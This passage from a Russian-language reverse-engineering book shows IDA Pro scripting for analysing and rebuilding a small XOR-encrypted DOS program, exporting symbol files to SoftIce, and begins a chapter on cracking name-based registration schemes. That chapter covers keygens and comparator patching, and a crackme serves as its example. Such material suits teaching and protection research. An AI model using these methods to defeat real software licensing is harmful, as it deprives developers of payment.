seg000:011B                             ; DS:DX -> string terminated by "$"
seg000:011D                 retn
seg000:011D ; ---------------------------------------------------------------
seg000:011E aHelloSailor    db 'Hello,Sailor!',0Dh,0Ah,'$'
seg000:012E ; ---------------------------------------------------------------
```

Команда

```
mov     ah, 9
```

в строке `:0116` подготавливает регистр `ah` перед вызовом прерывания `0x21`, выбирая функцию вывода строки на экран, смещение которой заносится

следующей командой в регистр `DX`. То есть для успешного ассемблирования листинга необходимо заменить константу `0x108` соответствующим смещением. Но ведь выводимая строка на этапе ассемблирования (до перемещения кода) расположена совсем в другом месте! Одно из возможных решений этой проблемы заключается в создании нового сегмента с последующим копированием в него расшифрованного кода, в результате чего достигается эмуляция перемещения кода работающей программы.

Для создания нового сегмента можно выбрать в меню **View** пункт **Segments** и затем нажать клавишу <Insert>. Появится диалог следующего вида (рис. 2.9).

```
[ ]                Create a new segment

     Start address and end address should be valid.
              End address > Start address

     Segment name      MySeg
     Start address     0x20100          C-notation:
      End   address    0x20125            hex is 0x...
      Base             0x2000           in paragraphs
        Class                          (class is any text)

         [ ] 32-bit segment

              OK      Cancel      F1 — Help
```

Рис. 2.9. Создание нового сегмента

Внимание

Базовый адрес сегмента может быть любым, если при этом не происходит перекрытия сегментов `seg000` и `MySeg`; начальный адрес сегмента задается так,

чтобы смещение первого байта было равно `0x100`; разница между конечным и начальным адресом равна длине сегмента, вычислить которую можно вычитанием смещения начала расшифрованного фрагмента от смещения его конца

```
    0x13B
-   0x116
=   0x25.
```

Скопировать требуемый фрагмент в только что созданный сегмент можно скриптом следующего содержания (листинг 2.78).

Листинг 2.78. Исходный текст скрипта-копировщика

```
auto a;
for (a=0x0;a<0x25;a++)
PatchByte([0x2000,a+0x100],Byte([0x1000,a+0x116]));
```

Для его ввода необходимо вновь нажать <Shift>+<F2>, при этом предыдущий скрипт будет утерян (IDA позволяет работать не более, чем с одним скриптом одновременно). После завершения его работы экран дизассемблера будет выглядеть так (листинг 2.79).

Листинг 2.79. Результат работы скрипта-копировщика

```
MySeg:0100 MySeg          segment byte public '' use16
MySeg:0100                assume cs:MySeg
MySeg:0100                ;org 100h
MySeg:0100                assume es:nothing, ss:nothing, ds:nothing,
fs:nothing, gs:nothing
MySeg:0100                db 0B4h ; ┤
MySeg:0101                db    9 ;
MySeg:0102                db 0BAh ; ║
MySeg:0103                db    8 ;
MySeg:0104                db    1 ;
MySeg:0105                db 0CDh ; =
MySeg:0106                db  21h ; !
MySeg:0107                db 0C3h ; ├
MySeg:0108                db  48h ; H
MySeg:0109                db  65h ; e
MySeg:010A                db  6Ch ; l
```

```
MySeg:010B                db  6Ch ; l
MySeg:010C                db  6Fh ; o
MySeg:010D                db  2Ch ; ,
MySeg:010E                db  53h ; S
MySeg:010F                db  61h ; a
MySeg:0110                db  69h ; i
MySeg:0111                db  6Ch ; l
MySeg:0112                db  6Fh ; o
MySeg:0113                db  72h ; r
MySeg:0114                db  21h ; !
MySeg:0115                db  0Dh ;
MySeg:0116                db  0Ah ;
MySeg:0117                db  24h ; $
MySeg:0117 MySeg          ends
```

Теперь необходимо создать перекрестную ссылку

`from:seg000:013B; to:MySeg:0x100`,

преобразовать цепочку символов в удобочитаемую строку, подведя курсор к строке `MySeg:0108` и нажав клавишу <A>. Экран дизассемблера должен выглядеть так (листинг 2.80).

Листинг 2.80. Результат дизассемблирования скопированного фрагмента

```
MySeg:0100 loc_1000_100:                        ; CODE XREF: seg000:013Bu
MySeg:0100                mov     ah, 9
MySeg:0102                mov     dx, 108h
MySeg:0105                int     21h           ; DOS — PRINT STRING
MySeg:0105
                                     ; DS:DX -> string terminated by "$"
MySeg:0107                retn
MySeg:0107 ; ———————————————————————————————————————————————————————
MySeg:0108 aHelloSailorS  db 'Hello,Sailor!',0Dh,0Ah
MySeg:0108                db '$'
MySeg:0118 MySeg          ends
```

Результатом всех этих операций стало совпадение смещения строки со значением, загружаемым в регистр `DX`. Если подвести курсор к константе `108h` и нажать комбинацию клавиш <Ctrl>+<O>, она будет преобразована в смещение (листинг 2.81).

Листинг 2.81. Преобразование константы в смещение

```
MySeg:0102                  mov     dx, offset aHelloSailorS
                                                    ; "Hello,Sailor!\r\n$ш"
MySeg:0105                  int     21h
                                                       ; DOS — PRINT STRING
MySeg:0105
                                        ; DS:DX -> string terminated by "$"
MySeg:0107                  retn
MySeg:0107 ; ———————————————————————————————————————————————————————
MySeg:0108 aHelloSailorS    db 'Hello,Sailor!',0Dh,0Ah
                                                   ; DATA XREF: MySeg:0102o
```

Полученный листинг удобен для анализа, но все еще не готов к ассемблированию, хотя бы уже потому, что никакой ассемблер не в состоянии зашифровать требуемый код. Конечно, эту операцию можно выполнить вручную, после компиляции, но IDA позволит проделать то же самое, не выходя из нее и не прибегая к помощи стороннего инструментария.

Демонстрация получится намного нагляднее, если в исследуемый файл внести некоторые изменения, например, добавить ожидание клавиши на выходе. Для этого можно прибегнуть к интегрированному в IDA ассемблеру, но прежде, разумеется, необходимо несколько "раздвинуть" границы сегмента `MySeg`, дабы было к чему дописывать новый код.

Выберите в меню **View** пункт **Segments** и в открывшемся окне подведите курсор к строке `MySeg`. Нажатие <Ctrl>+<E> открывает диалог свойств сегмента, содержащий среди прочих полей конечный адрес, который и требуется изменить. Не обязательно указывать точное значение — можно "растянуть" сегмент с небольшим запасом от предполагаемых изменений.

Если попытаться добавить к программе код

```
XOR AX,AX; INT 16h,
```

он неминуемо затрет начало строки

```
"Hello, Sailor!",
```

поэтому ее необходимо заблаговременно передвинуть немного "вниз" (т. е. в область более старших адресов), например, с помощью скрипта следующего содержания

```
for(a=0x108;a<0x11A;a++)                                        Pat-
chByte([0x2000,a+0x20],Byte([0x2000,a]);.
```

Объявление переменной `a` для краткости опущено (сами должны понимать, не маленькие), длина строки, как водится, берется с запасом, чтобы не утом-

лять себя лишними вычислениями, и перемещение происходит справа налево, поскольку исходный и целевой фрагменты заведомо не пересекаются.

Подведя курсор к строке `:0128`, нажатием клавиши <A> преобразуем цепочку символов к удобочитаемому виду; подведем курсор к строке `:0102` и, выбрав в меню **Edit** пункт **Path program**, **Assembler**, введем команду

```
MOV DX,128h,
```

где `128h` — новое смещение строки, и тут же преобразуем его в смещение нажатием <Ctrl>+<O>.

Вот теперь можно вводить новый текст: переместив курсор на инструкцию `ret`, вновь вызовем ассемблер и введем

```
XOR AX,AX< Enter>INT 16h<Enter>RET<Enter><Esc>.
```

Напоследок рекомендуется произвести "косметическую" чистку: уменьшить размер сегмента до необходимого и переместить строку

```
"Hello, Sailor!"
```

вверх, прижав ее вплотную к коду.

Удалить адреса, оставшиеся при уменьшении размеров сегмента за его концом, можно установкой флажка `Disable Address` в окне свойств сегмента, вызываемом нажатием комбинацией клавиш <Alt>+<S>.

Если все было сделано правильно, конечный результат должен выглядеть как в листинге 2.82.

Листинг 2.82. Окончательно дизассемблированный текст

```
seg000:0100 ; File Name   : F:\IDAN\SRC\Crypt.com
seg000:0100 ; Format      : MS DOS COM-file
seg000:0100 ; Base Address: 1000h Range: 10100h-1013Ch Loaded length: 3Ch
seg000:0100
seg000:0100
seg000:0100 ;
===========================================================================
seg000:0100
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000          segment byte public 'CODE' use16
seg000:0100                 assume cs:seg000
seg000:0100                 org 100h
seg000:0100        assume es:nothing, ss:nothing, ds:seg000, fs:nothing,
gs:nothing
seg000:0100
seg000:0100 ; --------------- S U B R O U T I N E -----------------------
```

```
seg000:0100
seg000:0100
seg000:0100                 public start
seg000:0100 start           proc near
seg000:0100                 add     si, 6
seg000:0103                 jmp     si          ; 0106
seg000:0103 start           endp
seg000:0103
seg000:0103 ; ---------------------------------------------------------
seg000:0105                 db 0B9h ; ¦
seg000:0106 ; ---------------------------------------------------------
seg000:0106                 mov     si, offset BytesToDecrypt
seg000:0109                 lodsw
seg000:010A                 xchg    ax, cx
seg000:010B                 push    si
seg000:010C
seg000:010C loc_0_10C:                          ; CODE XREF: seg000:0110j
seg000:010C                 xor     byte ptr [si], 66h
seg000:010F                 inc     si
seg000:0110                 loop    loc_0_10C
seg000:0112
seg000:0112 BreakHere:                          ; CODE XREF: seg000:012E
seg000:0112                 jmp     si
seg000:0112 ; ----------------------------------------------------------
seg000:0114 BytesToDecrypt  dw 18h              ; DATA XREF: seg000:0106o
seg000:0116 ; ---------------------------------------------------------
seg000:0116
seg000:0116 loc_0_116:                          ; CODE XREF: seg000:013Bu
seg000:0116                 mov     ah, 9
seg000:0118                 mov     dx, 108h    ; "Hello,Sailor!\r\n$"
seg000:011B                 int     21h         ; DOS — PRINT STRING
seg000:011B                                     ; DS:DX -terminated by "$"
seg000:011D                 retn
seg000:011D ; ---------------------------------------------------------
seg000:011E aHelloSailor    db 'Hello,Sailor!',0Dh,0Ah,'$'
                                              ; DATA XREF: seg000:0118o
seg000:012E ; ---------------------------------------------------------
seg000:012E
seg000:012E loc_0_12E:                        ; CODE XREF: seg000:0112u
```

```
seg000:012E                 call    $+3
seg000:0131                 pop     cx
seg000:0132                 pop     si
seg000:0133                 mov     di, 100h
seg000:0136                 push    di
seg000:0137                 sub     cx, si
seg000:0139                 repe movsb
seg000:013B                 retn
seg000:013B seg000          ends
seg000:013B
MySeg:0100 ; ---------------------------------------------------------------
MySeg:0100 ; ===============================================================
MySeg:0100
MySeg:0100 ; Segment type: Regular
MySeg:0100 MySeg            segment byte public '' use16
MySeg:0100                  assume cs:MySeg
MySeg:0100                  ;org 100h
MySeg:0100        assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
MySeg:0100
MySeg:0100 loc_1000_100:                        ; CODE XREF: seg000:013Bu
MySeg:0100                  mov     ah, 9
MySeg:0102                  mov     dx, offset aHelloSailor_0 ; "Hel-
lo,Sailor!\r\n$"
MySeg:0105                  int     21h       ; DOS — PRINT STRING
MySeg:0105                                    ; DS:DX -> terminated by "$"
MySeg:0107                  xor     ax, ax
MySeg:0109                  int     16h; READ CHAR FROM BUFFER, WAIT IF
EMPTY
MySeg:0109                        ; Return: AH = scan code, AL = character
MySeg:010B                  retn
MySeg:010B ; ---------------------------------------------------------------
MySeg:010C aHelloSailor_0   db 'Hello,Sailor!',0Dh,0Ah,'$'
                                              ; DATA XREF: MySeg:0102o
MySeg:010C MySeg            ends
MySeg:010C
MySeg:010C
MySeg:010C                  end start
```

Структурно программа состоит из следующих частей:

- расшифровщик, занимающий адреса `seg000:0x100—seg000:0x113`;
- переменная размером в слово, содержащая количество расшифровываемых байтов, по адресу `seg000:0x114-seg000:0x116`;
- исполняемый код программы, занимающий целиком сегмент `MySeg`;
- загрузчик, занимающий адреса `seg000:0x12E—seg000:0x13B`.

Все эти части должны быть в перечисленном порядке скопированы в целевой файл, причем исполняемый код программы необходимо предварительно зашифровать, произведя над каждым его байтом операцию `XOR 0x66`.

В листинге 2.83 приведен пример скрипта, автоматически выполняющего указанные действия. Для его загрузки достаточно нажать <F2> или выбрать в меню **File** пункт **Load file**, **IDC file**.

Листинг 2.83. Исходный код скрипта-компилятора

```
// Компилятор для файла Crypt
//
static main()
{
auto a,f;

// Открывается файл Crtypt2.com для записи в двоичном режиме
f=fopen("crypt2.com","wb");

// В файл Crypt2 копируется расшифровщик
for (a=0x100;a<0x114;a++) fputc(Byte([0x1000,a]),f);
// Определяется и копируется в файл слово, содержащее число
// байтов для расшифровки
fputc( SegEnd([0x2000,0x100]) — SegStart([0x2000,0x100]),f);
fputc(0,f);

// Копируется и на лету шифруется расшифрованный фрагмент
for(a=SegStart([0x2000,0x100]);a!=SegEnd([0x2000,0x100]);a++)
fputc(Byte(a) ^ 0x66,f);

// Дописывается загрузчик
for(a=0x12E;a<0x13C;a++)
```

```
fputc(Byte([0x1000,a]),f);

// Закрывается файл
fclose(f);
}
```

Выполнение скрипта приведет к созданию файла Crypt2.com, запустив который, можно убедиться в его работоспособности: он выводит строку на экран и, дождавшись нажатия любой клавиши, завершает свою работу.

Огромным преимуществом такого подхода является "сквозная" компиляция файла, т. е. дизассемблированный листинг в действительности не ассемблировался! Вместо этого из виртуальной памяти байт за байтом читалось оригинальное содержимое, которое за исключением модифицированных строк идентично исходному файлу. Напротив, повторное ассемблирование практически никогда не позволяет добиться полного сходства с дизассемблируемым файлом.

IDA — очень удобный инструмент для модификации файлов, исходные тексты которых утеряны или отсутствуют; это практически единственный дизассемблер, способный анализировать зашифрованные программы, не прибегая к сторонним средствам, обладает развитым пользовательским интерфейсом и удобной системой навигации по исследуемому тексту, может справиться с любой мыслимой и немыслимой задачей.

Но эти и многие другие возможности невозможно реализовать в полной мере без владения языком скриптов, что и подтвердил приведенный пример.

2.6. Дизассемблер & отладчик в связке

> Кот с улыбкой — и то редкость, но уж улыбка без кота — это я прямо не знаю, что такое.
>
> *Л. Кэрролл. "Алиса в стране чудес"*

Как мы смогли увидеть, существуют два способа исследования программ, распространяющихся без исходных текстов: дизассемблирование (статический анализ) и отладка (динамический анализ). Вообще-то, любой отладчик обязательно включает в себя дизассемблер, иначе отлаживать программу пришлось непосредственно в машинных кодах!

Однако тот дизассемблер, что включен в отладчик, обычно слишком примитивен и не может похвастаться богатыми функциональными возможностями. Во всяком случае, дизассемблер, встроенный в популярнейший отладчик SoftIce, недалеко ушел от DUMPBIN, с недостатками которого мы уже

имели честь столкнуться. Насколько же понятнее становится код, если его загрузить в IDA!

Чем же тогда ценен отладчик? Дело в том, что дизассемблер, в силу своей статичности, имеет ряд ограничений.

Во-первых, исследователю приходится выполнять программу на "эмуляторе" процессора, "зашитом" в их собственной голове, следовательно, необходимо знать и назначение всех команд процессора, и все структуры операционной системы (включая недокументированные), и...

Во-вторых, начать анализ с произвольного места программы не так-то просто: требуется знать содержимое регистров и ячеек памяти на данный момент, а как их узнать? С регистрами и локальными переменными еще куда ни шло: прокрутим экран дизассемблера вверх и посмотрим, какие значения им присваиваются, но этот фокус не пройдет с глобальными переменными, модифицировать которые может кто угодно и когда угодно. Вот бы установить точку останова, но какая же в дизассемблере может быть точка останова?

В-третьих, дизассемблирование вынуждает на полную реконструкцию алгоритма каждой функции, в то время как отладка позволяет рассматривать ее как "черный ящик" с входом и выходом. Допустим, имеется у нас функция, которая расшифровывает основной модуль программы. В дизассемблере нам придется сначала разобраться в алгоритме шифрования (что может оказаться совсем не просто), затем "переложить" эту функцию на IDA-Си, отладить ее, запустить расшифровщик... В отладчике же можно поручить выполнение этой функции процессору, не вникая в то, как она работает, и, дождавшись ее завершения, продолжить анализ расшифрованного модуля программы. Можно перечислять бесконечно, но и без того ясно, что отладчик отнюдь не конкурент дизассемблеру, а партнер.

Опытные хакеры всегда используют эти два инструмента в паре. Алгоритм реконструируется в дизассемблере, а все непонятные моменты оперативно уточняются прогоном под отладчиком. При этом возникает естественное желание видеть в отладчике все те символические имена, которые были внесены в дизассемблерный листинг.

И IDA Pro действительно позволяет это сделать! Выберем в меню **Fail** подменю **Produce output file**, а в нем пункт **Produce MAP file** (или нажмем горячую комбинацию клавиш <Shift>+<F10>). На экране появится окно с запросом имени файла (введем, например, **simple.map**), а затем возникнет модальный диалог, уточняющий, какие именно имена стоит включать в MAP-файл. Нажмем <Enter>, оставив все флажки в состоянии по умолчанию (подробно о назначении каждого из них можно прочитать в моей книге "Образ мышления — дизассемблер IDA"). Пару секунд спустя на диске образуется файл simple.map, содержащий всю необходимую отладочную информацию, представленную в MAP-формате Borland. Отладчик SoftIce не поддерживает такой формат, поэтому перед его использованием файл

необходимо конвертировать в sym-формат специально на то предназначенной утилитой idasym, которую можно бесплатно скачать с сайта **www.idapro.com**.

Набрав в командной строке `idasym simple.map` и с удовлетворением убедившись, что файл simple.sym действительно создан, загрузим исследуемое приложение "simple.exe" в отладчик любым возможным способом. Дождавшись появления SoftIce на экране, отдадим ему команду `SYM` для отображения содержимого таблицы символов. Если все было сделано правильно, ответ SoftIce должен выглядеть приблизительно так (в листинге 2.84 приведен сокращенный вариант).

Листинг 2.84. Просмотр таблицы символьных имен

```
:sym
CODE(001B)
     001B:00401000 start
     001B:00401074 __GetExceptDLLinfo
     001B:0040107C _Main
     001B:00401104 _memchr
     001B:00401124 _memcpy
     001B:00401148 _memmove
     001B:00401194 _memset
     001B:004011C4 _strcmp
     001B:004011F0 _strlen
     001B:0040120C _memcmp
     001B:00401250 _strrchr
     001B:00403C08 _printf
DATA(0023)
     0023:00407000 aBorlandCCopyri
     0023:004070D9 aEnterPassword
     0023:004070E9 aMygoodpassword
     0023:004070F9 aWrongPassword
     0023:00407109 aPasswordOk
     0023:00407210 aNotype
     0023:00407219 aBccxh1
```

Wow! Это "функциклирует"! Теперь символьные имена не только отображаются на экране, упрощая понимание кода: на любое из них можно быстро и с комфортом установить точку останова, скажем

`bpm aMygoodpassword`,

и отладчик поймет, что от него хотят! Нет больше нужды держать в серомозговой памяти эти труднозапоминаемые шестнадцатеричные адреса!

Из языка IDA-Си

Функция

```
int GenerateFile(long type, long file_handle, long ea1, long ea2,
long flags)
```

генерирует выходной файл и аналогична по действию команде **Produce output file**. Типичный пример использования приведен в файле Analyst.idc, поставляемом вместе с IDA. Допустимы следующие типы отчетов (табл. 2.1).

Таблица 2.1. *Типы отчетов*

Определение	Тип файла отчета
OFILE_MAP	Файл с отладочной информацией
OFILE_EXE	EXE-файл
OFILE_IDC	База IDA в виде IDC-файла
OFILE_LST	Полный файл отчета
OFILE_ASM	Готовый к ассемблированию файл
OFILE_DIF	Файл различий (более известный как crk)

MAP-файл записывается в стандарте Borland и выглядит приблизительно как в листинге 2.85.

Листинг 2.85. MAP-файл

```
 Start  Stop   Length Name               Class

 00000H 032E9H 032EAH seg000             CODE

  Address         Publics by Value

 0000:0002        MyLabelName
 0000:0206       aScreen_log
 0000:03EA       aDeifxcblst
 0000:22C0       start
 0000:2970       aOtkrivaemFail
 0000:297F       aMyfile
 0000:2980       aYfile
 0000:298F       aCalc
Program entry point at 0000:22C0
```

Он обычно используется для облегчения отладки программ. В коде становится легче ориентироваться по символьным меткам, переменным и функциям. Например, вместо абсолютного адреса для точки останова можно указывать его имя. Говорящие названия улучшают восприятие кода, не дают запутаться и повторно возвращаться к уже проанализированным фрагментам.

Указанный формат поддерживают Borland Turbo Debugger, Periscope, а также другие отладчики. Популярный SoftIce имеет в стандартной поставке конвертор, преобразующий такие файлы к своему собственному формату.

Некоторые отладчики не поддерживают сегментацию, а другие имеют ограничение на количество имен, поэтому генерацией файла можно управлять. Для этого определены следующие значения флага `flag` (табл. 2.2):

Таблица 2.2. *Значения флага* `flag`

Определение	**Пояснения**
`GENFLG_MAPSEGS`	Включать в файл карту сегментов
`GENFLG_MAPNAME`	Включать dummy-имена

Dummy-имена представляют собой автоматически генерируемые IDA-имена, используемые для определения меток, процедур и данных. Они имеют вид `sub_`, `loc_`, `off_`, `seg_` и т. д. Обычно они не включаются в файл.

Файл с расширением exe генерируется после того, как программа была изменена функциями `PatchByte` или `PatchWord`. Эти функции не изменяют оригинального файла, а только содержимое базы IDA, и чтобы изменения осуществились, необходимо сгенерировать новый файл.

К сожалению, IDA поддерживает очень ограниченный список форматов. Вот все, что можно получить на выходе:

- MS DOS .exe;
- MS DOS .com;
- MS DOS .drv;
- MS DOS .sys;
- general binary;
- Intel Hex Object Format;
- MOS Technology Hex Object Format.

При этом EXE-файл генерируется заново. Он содержит ту же таблицу перемещаемых элементов (т. е. ее невозможно изменить), а все неиспользуе-

мые структуры заполняются нулями. Следует иметь в виду, что некоторые программы чувствительны к таким изменениям и откажут в работе.

К сожалению, не поддерживаются PE- и другие win32-файлы. В этом случае (а также когда файл с расширением exe чувствителен к неиспользуемым полям, — например, в свободное пространство заголовка иногда может быть помещен оверлей) можно сохранить различия в DIF-файле и затем любой из поддерживающих его многочисленных утилит модифицировать оригинальный файл.

IDA позволяет сохранять базу в виде текстового IDC-файла. Это обеспечивает ее переносимость между различными версиями. Дело в том, что основной рабочий формат IDB в любой момент может измениться и база перестанет загружаться в новые версии. Для преодоления этой проблемы и был введен текстовой формат.

Заметим, что это далеко не вся база и часть информации оказывается необратимо утерянной, например, отсутствует виртуальная память и для анализа вновь потребуется исходный файл; кроме того, загружаться IDC-файл будет гораздо медленнее IDB, поскольку потребуется вновь все заново дизассемблировать. Поэтому применять данный формат в качестве рабочего совершенно бессмысленно.

Но что же представляет из себя IDC-файл? Как нетрудно догадаться по его расширению — это обыкновенный скрипт!

```
static Segments(void)
{
        SegCreate(0x10000,0x132ea,0x1000,0,1,2);
        SegRename(0x10000,"seg000");
        SegClass (0x10000,"CODE");
        SetSegmentType(0x10000,2);
}
```

И его можно безболезненно редактировать в отличие от бинарного IDB-формата. Например, если IDA что-то неправильно дизассемблирует, то положение будет нетрудно исправить, отредактировав нужным образом скрипт.

LST представляет собой копию дизассемблированного файла в том виде, в каком он отображается на экране IDA. Выглядит он приблизительно так:

```
seg000:0100 loc_0_100:
seg000:0100                 cmp     byte ptr [bx+si], 0
seg000:0103                 jz      loc_0_108
seg000:0105                 inc     bx
seg000:0106                 jmp     short loc_0_100
```

Разумеется, он не пригоден для последующего ассемблирования и может использоваться только в качестве "твердой копии экрана". В демонстрационной версии генерация LST-файла не поддерживается.

ASM-файл — это дизассемблированный файл полностью готовый к ассемблированию. Выглядит он как в листинге 2.86.

Листинг 2.86. ASM-файл

```
p586n
; ---------------------------------------------------------------------
; Segment type: Pure code
seg000          segment byte public 'CODE' use16
                assume cs:seg000
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
; _______________ S U B R O U T I N E ________________________________
sub_0_0         proc near               ; CODE XREF: sub_0_22DD+1E_p
                push    ax
                push    bx
                push    cx
                push    dx
                mov     ax, 3D02h
```

В демонстрационных версиях вывод дизассемблированного текста в ASM-файл не поддерживается.

DIF хранит в себе результаты сравнения оригинального и модифицированного функциями `PatchByte` и `PatchWord` файлов. Для некоторых форматов IDA позволяет генерировать исполняемый (или бинарный) файл, с учетом изменений.

Однако в большинстве случаев этих возможностей оказывается недостаточно (например, не поддерживаются win32-форматы) и тогда приходится прибегать к сохранению всех изменений в отдельном файле.

Формат его показан в следующих строках:

```
This difference file is created by The Interactive Disassembler
xsafe-iv.exe
00002390: 0C 11
```

В нем нетрудно распознать типичный CRK-файл, который поддерживается многими утилитами (например, cra386), или модифицировать исходный файл вручную. Несложно написать скрипт на IDA-Си, который будет выполнять такую работу автоматически.

Для генерации любого типа файлов требуется задать виртуальный адрес начала и конца области. Если требуется вывести файл целиком, то в качестве адреса начала можно задать 0, а в качестве конца константу `BADADDR` или −1.

Функция `GenerateFile` не работает с именами файлов, она требует дескриптора, уже открытого на запись файла. В упрощенном виде ее вызов может выглядеть так:

```
auto a;
a=fopen("myfile.ext","wt");
GenerateFile (OFILE_ASM, a, 0, -1,0);
fclose (a);
```

Поскольку только в исключительно редких случаях требуется модификация только что сгенерированного файла, то полезно будет создать макрос или функцию, включающую в себя приведенный только что текст. Это упростит ее вызов и позволит программисту не отвлекаться на посторонние мелочи (табл. 2.3).

Таблица 2.3. *Значения флага*

Операнд	Пояснения
`type`	Тип генерируемого файла
`file_habdle`	Дескриптор открытого файла
`ea1`	Линейный адрес начала области для отображения в файле
`ea2`	Линейный адрес конца области для отображения в файле
`flags`	Флаги, управляющие генерацией файла

2.7. Дао регистрационных защит

Мир давно привык к тому, что популярные технологии далеко не всегда оказываются хорошими. Вот и в сфере условно-бесплатного программного обеспечения наибольшее распространение получили защиты, генерирующие регистрационный номер на основе имени пользователя (регистрационные защиты). Суть этого механизма заключается в том, что на основе некоторой функции `f(name)` разработчик преобразует регистрационное имя клиента в регистрационный номер и за некоторую плату отсылает его клиенту. Защита же, в свою очередь, проделывает с регистрационным именем ту же самую операцию, а затем сравнивает сгенерированный регистрационный номер с регистрационным номером, введенным пользователем. Если эти номера совпадают, то все OK, и соответственно, "wrong regnum" в противном случае (рис. 2.10).



Рис. 2.10. Принцип работы регистрационной защиты

Таким образом, защитный механизм содержит в себе полноценный генератор регистрационного кода, и все, что требуется хакеру, — найти процедуру генерации и, подсунув ей свое собственное имя, просто подсмотреть возращенный результат! Другая слабая точка — *компаратор*, процедура, сравнивающая введенный и эталонный регистрационный номера. Если на оба плеча компаратора подать один и тот же регистрационный номер (не важно, введенный пользователем или сгенерированный защитой), он, со всей очевидностью, скажет: "OK", и защита примет любого пользователя, как родного. Еще один способ взлома: проанализировав алгоритм генератора отладчиком и/или дизассемблером, хакер сможет создать свой собственный генератор регистрационных номеров.

Все, чем может досадить хакеру автор защиты — затруднить анализ и реконструкцию алгоритма генерации. Первое осуществляется оригинальными приемами программирования, противостоящими отладке и/или дизассемблированию, а второе — размазыванием кода по десяткам процедур, активным использованием глобальных переменных и запутанным взаимодействием различных фрагментов кода.

Стоит ли говорить, что запутывание алгоритма малоэффективно и отдает ребячеством, а подавляющее большинство антиотладочных приемов бессильно против современных отладчиков; кроме того, далеко не все антиотладочные приемы удается реализовать на языках высокого уровня. Спускаться же на уровень ассемблера практически никто из разработчиков не хочет.

Причем если генератор реализован в одной-двух процедурах (а чаще всего генераторы реализуются именно так!), хакеру нет никакой нужды тратить

время на его анализ, можно прибегнуть к тупому "выкусыванию" кода генератора и копированию его тела в свою собственную программу-оболочку, позволяющую передавать генератору произвольные параметры, в роли которых обычно выступают имена пользователя и прочие регистрационные данные. Впрочем, выдергиванию кода легко помешать. Действительно, если рассредоточить код генератора по множеству служебных функций со сложным взаимодействием и неочевидным обменом данных, то без кропотливого анализа всей защиты выделение всех относящихся к ней компонентов окажется невозможным! (Кстати, с точки зрения закона, создание собственных генераторов намного предпочтительнее, чем несанкционированное выдирание фрагментов "живого" кода из чужой программы.)

Рассмотрим простую реализацию данного защитного механизма на примере программы crackme.58DD2D69h. До сих пор для изучения защитного кода мы пользовались одним лишь дизассемблером, но это не единственный возможный подход к задаче. Не меньшим успехом у хакеров пользуются и отладчики. Отметим, что отладка — более агрессивный способ исследования: в этом случае взлом программы осуществляется "в живую", и со стороны защиты возможны любые "подлянки". Антиотладочный код может запросто "завесить" вашу систему и вообще выкинуть что-нибудь, чего вы от него никак не ожидаете. С другой стороны, отладчик обладает многими замечательными (в плане взлома) возможностями, о реализации которых в дизассемблерах пока приходится только мечтать. В первую очередь, это относится к точкам останова (break point), которыми мы чуть позже с успехом и воспользуемся.

Самым популярным среди хакеров отладчиком был, есть и остается отладчик SoftIce от компании NuMega, представляющий собой профессионально-ориентированный инструмент и потому вызывающий большие трудности у новичков в его освоении. Однако потраченные усилия стоят того! Разумеется, никто не ограничивает свободу читателя в выборе инструментария: вы можете использовать Microsoft Windows Debugger, Borland Turbo Debugger, Intel Enhanced Debugger, DeGlucker или любой другой отладчик по своему вкусу[2]. Рядовые задачи они решают не хуже SoftIce, а узкоспециализированные отладчики (такие например, как CUP и Exe Hack) в своих областях даже обгоняют SoftIce. Но уникальность SoftIce как раз и заключается в том, что он покрывает рекордно широкий круг задач и платформ. Существуют его реализации для MS-DOS (ну, вдруг кому-нибудь понадобится старушка!), Windows 3.1, Windows 9x и Windows NT. Все эти версии SoftIce несколько различаются межу собой по набору и синтаксису команд, однако эти отличия не столь принципиальны, чтобы вызывать какие-либо проблемы. На всякий случай: здесь описывается SoftIce 2.54 под Windows NT.

---

[2] Для взлома под UNIX можно порекомендовать GNU Debugger,кстати портированный и под Windows.

Итак, загружаем отладчик (под NT это можно сделать в любое время, а в Windows 9*x* только на стадии загрузки компьютера) и запускаем ломаемое приложение, которое немедленно запрашивает у нас имя и регистрационный номер. Поскольку регистрационный номер нам доподлинно не известен, приходится набрать что-нибудь "от балды" (рис. 2.11).



Рис. 2.11. Реакция защиты на неверно введенный регистрационный номер

